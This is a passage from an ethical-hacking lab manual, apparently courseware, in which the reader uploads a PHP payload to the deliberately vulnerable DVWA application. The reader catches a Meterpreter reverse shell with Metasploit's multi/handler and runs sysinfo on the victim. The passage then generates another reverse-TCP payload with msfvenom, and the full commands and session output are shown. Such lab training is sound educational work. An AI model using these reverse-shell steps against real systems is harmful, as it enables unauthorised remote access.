
75. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:

- o Type **set payload php/meterpreter/reverse\_tcp** and press **Enter**
- o Type **set LHOST 10.10.1.13** and press **Enter**
- o Type **set LPORT 3333** and press **Enter**.
- o Type **run** and press **Enter** to start the listener



76. Switch to the **Mozilla Firefox** window where the DVWA website is open. Open a new tab, type

**http://10.10.1.22:8080/dvwa/hackable/uploads/medium.php** into the address bar and press **Enter** to execute the uploaded payload.



77. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
:kk;.000000000000.;ok:  
;k0000000000000000k:  
,x000000000000,  
.l0000000l.  
,d0d,  
G :searchtheWeb  
=[ metasploit v6.1.9-dev  
+ -- =[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ -- =[ 592 payloads - 45 encoders - 10 nops ]  
+ -- =[ 9 evasion ]  
Metasploit tip: View all productivity tips with the  
tips command  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.1.13  
LHOST => 10.10.1.13  
msf6 exploit(multi/handler) > set LPORT 3333  
LPORT => 3333  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.10.1.13:3333  
[*] Sending stage (39282 bytes) to 10.10.1.22  
[*] Meterpreter session 1 opened (10.10.1.13:3333 -> 10.10.1.22:52079) at 2022-04-20 07:43:01 -0400  
meterpreter >
```

The terminal window is part of a desktop environment with icons for Applications, Places, System, and various desktop tools like mail.google, minuteinbox, parrotsec, cryptparrot, and a file manager. The taskbar at the bottom shows "Menu", "Mozilla Firefox", "[Burp Suite Community ...]", and "msfconsole - Parrot Ter...".

78. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.

```
[+] metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: View all productivity tips with the
tips command
README/license

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:3333
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:3333 -> 10.10.1.22:52079) at 2022-04-20 07:43:01 -0400

meterpreter > sysinfo
Computer      : SERVER2022
OS           : Windows NT SERVER2022 10.0 build 20348 (Windows Server 2016) AMD64
Meterpreter   : php/windows
meterpreter >
```

79. Close all open windows.


80. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

81. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

82. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


83. Now, type **cd** and press **Enter** to jump to the root directory.



84. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse\_tcp LHOST=[IP Address of Host Machine] LPORT=2222 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13 (Parrot Security machine)**.

85. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.



